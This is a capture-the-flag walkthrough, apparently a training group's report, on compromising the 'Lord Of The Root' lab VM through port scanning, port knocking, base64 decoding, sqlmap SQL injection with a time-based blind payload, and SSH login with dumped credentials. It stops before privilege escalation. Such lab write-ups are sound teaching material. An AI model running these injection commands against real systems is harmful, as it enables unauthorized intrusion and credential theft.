رواد مصر الرقمية

Group Members:

1. **Mostafa Mahmoud Yahia**
2. **kirolos botros rizk**
3. **Abdelrahman Mohamed Salah**
4. **Othman Mostafa Saber**
5. **Milad Abdelmalak Shokry**

Eng. Ahmad Ashraf Group: ONL1_ISS5_G1E
Training Company: Global Knowledge

Introduction

Challenge Overview
This walkthrough will guide you through the “Lord Of The Root: 1.0.1” Boot2Root challenge. The objective is to exploit vulnerabilities on a target machine themed around “The Lord Of The Rings.” We will go through steps like network scanning, port knocking, SQL injection, and privilege escalation to capture the root flag.

Tools Used

- netdiscover: To identify the IP address of the target machine.
- nmap: For port scanning and service enumeration.
- Web browser: For accessing web services and source code inspection.
- base64: base64 decoder.
- sqlmap: To perform SQL injection attacks and extract data.
- ssh: To gain access to the target machine.
- gcc: To compile exploits on the target machine.
- Kernel exploit: Used for privilege escalation.

Step 1: Network Scanning and Target Identification

First, we need to identify the IP address of the target machine on our network. We can achieve this by using the netdiscover tool, which is designed for scanning ARP packets.

netdiscover

```
Currently scanning: 192.168.2.0/16   |   Screen View: Unique Hosts

7 Captured ARP Req/Rep packets, from 6 hosts.   Total size: 420
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.1.1     40:33:06:04:93:90      2     120  Taicang T&W Electronics
192.168.1.2     48:1b:40:30:8c:3c      1      60  Technicolor CH USA Inc.
192.168.1.3     46:8e:c5:28:2c:42      1      60  Unknown vendor
192.168.1.5     0c:96:e6:04:00:d5      1      60  Cloud Network Technology (Samoa) Limited
192.168.1.6     28:c5:d2:d0:3a:22      1      60  Intel Corporate
192.168.1.9     08:00:27:61:fb:dd      1      60  PCS Systemtechnik GmbH
```

After scanning, we identify the IP address of our target machine, which in this scenario is 192.168.1.9.

Step 2: Port Scanning

With the IP address identified, the next step is to perform a port scan to discover any open ports and services running on the target machine. We use nmap for this task.

nmap -sV -A 192.168.1.9


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -A 192.168.1.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-
25 12:12 EDT
Nmap scan report for 192.168.1.9
Host is up (0.0034s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Lin
ux; protocol 2.0)
| ssh-hostkey:
|   1024 3c:3d:e3:8e:35:f9:da:74:20:ef:aa:49:4a:1d:ed:dd (DSA)
|   2048 85:94:6c:87:c9:a8:35:0f:2c:db:bb:c1:3f:2a:50:c1 (RSA)
|   256 f3:cd:aa:1d:05:f2:1e:8c:61:87:25:b6:f4:34:45:37 (ECDSA)
|_  256 34:ec:16:dd:a7:cf:2a:86:45:ec:65:ea:05:43:89:21 (ED25519)
MAC Address: 08:00:27:61:FB:DD (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not fin
d at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (93%), Linux 3.16 - 4.6 (
93%), Linux 3.2 - 4.9 (93%), Linux 4.4 (93%), Linux 3.13 (90%), Li
nux 3.18 (89%), Linux 4.2 (89%), Linux 3.13 - 3.16 (87%), Linux 3.
16 (87%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Dr
iver (Linux 4.1 or 4.4) (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   3.37 ms 192.168.1.9

OS and Service detection performed. Please report any incorrect re
sults at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.60 seconds
```

The scan reveals that only port 22 (SSH) is open.

Step 3: Initial SSH Connection Attempt

Given that port 22 (SSH) is open, we attempt to connect using SSH:

ssh root@192.168.1.9



However, we are met with a message: **“knock friend to enter”**. This indicates that **port knocking** is required to access the machine.

Step 4: Port Knocking

Port knocking involves sending connection attempts to a sequence of ports to unlock access to a service. We try this using nmap:

nmap -r -Pn -p1,2,3 192.168.1.9

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -r -Pn -p1,2,3 192.168.1.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-25 12:23 EDT
Nmap scan report for 192.168.1.9
Host is up (0.0021s latency).

PORT  STATE    SERVICE
1/tcp filtered tcpmux
2/tcp filtered compressnet
3/tcp filtered compressnet
MAC Address: 08:00:27:61:FB:DD (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.04 seconds
```

After executing the port knocking sequence, we perform another full port scan:

nmap -p- 192.168.1.9


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p- 192.168.1.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-25 12:24 EDT
Nmap scan report for 192.168.1.9
Host is up (0.0039s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
1337/tcp open  waste
MAC Address: 08:00:27:61:FB:DD (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 121.31 seconds
```

This time, we discover a new port 1337 is open.

Step 5: Web Service Enumeration


With port 1337 open, we navigate to it via a web browser:


http://192.168.1.9:1337



On visiting 1337 we get image , and when we visit the url


http://192.168.1.9:1337/index.php we get a new image and when we check the source code we get a base64 hash in a comment





Step 6: Base64 String Decoding


And when we decrypt base64 string we got **Lzk3ODM0NTIxMC9pbmRleC5waHA= Closer!**



Resulting in :

Lzk3ODM0NTIxMC9pbmRleC5waHA= Closer!


As we decrypt the password again we get **/978345210/index.php**



\

Step 7: SQL Injection Attack

Navigating to the URL:



Welcome to the Gates of Mordor

User : username
Password : **********
Login

We encounter a login page. To bypass authentication, we use sqlmap to perform an SQL injection:

sqlmap — url http://192.168.1.9:1337/978345210/index.php — forms — dbs — level=5 — risk=3 — batch

```
[12:36:03] [INFO] POST parameter 'username' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injec
table
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[12:36:03] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[12:36:03] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one
other (potential) technique found
got a 302 redirect to 'http://192.168.1.9:1337/978345210/profile.php'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [y/N] N
[12:36:03] [INFO] target URL appears to be UNION injectable with 1 columns
[12:36:03] [WARNING] if UNION based SQL injection is not detected, please consider and/or try to force the back-end
DBMS (e.g. '--dbms=mysql')
[12:36:03] [INFO] testing 'Generic UNION query (random number) - 1 to 20 columns'
[12:36:04] [INFO] testing 'Generic UNION query (NULL) - 21 to 40 columns'
[12:36:04] [INFO] testing 'Generic UNION query (random number) - 21 to 40 columns'
[12:36:05] [INFO] testing 'Generic UNION query (NULL) - 41 to 60 columns'
[12:36:06] [INFO] testing 'Generic UNION query (random number) - 41 to 60 columns'
[12:36:06] [INFO] testing 'Generic UNION query (NULL) - 61 to 80 columns'
[12:36:07] [INFO] testing 'Generic UNION query (random number) - 61 to 80 columns'
[12:36:08] [INFO] testing 'Generic UNION query (NULL) - 81 to 100 columns'
[12:36:09] [INFO] testing 'Generic UNION query (random number) - 81 to 100 columns'
[12:36:10] [INFO] checking if the injection point on POST parameter 'username' is a false positive
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 4861 HTTP(s) requests:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=UiLV' AND (SELECT 3367 FROM (SELECT(SLEEP(5)))kGNF)-- WBfi&password=hdcc&submit= Login
---
do you want to exploit this SQL injection? [Y/n] Y
[12:37:06] [INFO] the back-end DBMS is MySQL
[12:37:06] [WARNING] it is very important to not stress the network connection during usage of time-based payloads t
o prevent potential disruptions
web server operating system: Linux Ubuntu
web application technology: PHP 5.5.9, Apache 2.4.7
back-end DBMS: MySQL ≥ 5.0.12
[12:37:06] [INFO] fetching database names
[12:37:06] [INFO] fetching number of databases
[12:37:06] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
```

This reveals the database structure and the Webapp database, which contains user credentials.

Step 8: Extracting Credentials

We extract the credentials stored in the Users table:

sqlmap — url http://192.168.1.9:1337/978345210/index.php — forms — dbs — level=5 — risk=3 -D Webapp -T Users — columns — dump


The credentials are:

- **Username**: smeagol
- **Password**: MyPreciousR00t

Step 9: SSH Access as smeagol


We now have valid credentials and can establish an SSH session as the smeagol user:

ssh smeagol@192.168.1.9



Once connected, we check the system details:

